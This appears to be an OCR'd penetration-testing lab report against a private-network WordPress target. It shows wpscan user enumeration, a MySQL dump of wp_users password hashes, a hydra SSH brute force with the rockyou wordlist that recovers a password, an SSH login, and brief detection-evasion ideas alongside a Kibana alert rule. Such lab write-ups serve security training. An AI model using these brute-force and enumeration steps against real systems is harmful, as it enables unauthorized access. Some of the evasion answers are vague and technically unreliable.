
Exploitation: WordPressScan

- How did you exploit the vulnerability?

We used wpscan tool on kali machine

- What did the exploit achieve? **We were able to enumerate URLs and Usernames and passwords**

Command: wpscan --url http://192.168.1.110




```
root@Kali:~# wpscan --url http://192.168.1.110
-----------------------------------------------------------------------

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.8

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----------------------------------------------------------------------

[i] Updating the Database ...
[i] Update completed.
```

Command: wpscan --url http://192.168.1.110 --enumerate u



```
mysql> SELECT*FROM wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
----+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
    | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
----+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49
:12 |                     |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull  |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------
----+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)

mysql> ▌
```


Exploitation: Reverse Shell

- How did you exploit the vulnerability?

using code injection we were able to create a reverse shell on the remote system


- What did the exploit achieve?

We gained access through SSH to the SQL database and were able to access the file system and gain access to areas we should not access to



```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pu
rposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-29 09:44:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-29 09:44:29
root@Kali:~#
```



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun May 30 01:46:59 2021 from 192.168.1.90
michael@target1:~$
```

Avoiding Detection

Stealth Exploitation of Open Ports

Monitoring Overview

- Which alerts detect this exploit? **ARP Request and IP Pinging**
- Which metrics do they measure? **Would be the Packet beats the pick up the Syn, Ack handshakes**
- Which thresholds do they fire at? **No more than 3 requests every minute.**

Mitigating Detection


- How can you execute the same exploit without triggering the alert? **By manipulating the handshake with udp protocols and creating null packets.**
- Are there alternative exploits that may perform better? **When in stealth mode using a udp connection then making a shell backdoor to keep connecting to the signal.**

Stealth Exploitation of Wordpress User Enumeration

Reference point: KQL string request: (Kibana)

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes

- Which alerts detect this exploit? **http.response status codes**
- Which **metric** does this alert monitor? **This is a Packetbeat metric alert monitor.**
- What is the **threshold** it fires at? **This threshold fires at an *http.response status code above 400 within five (5) consecutive minutes.***



```
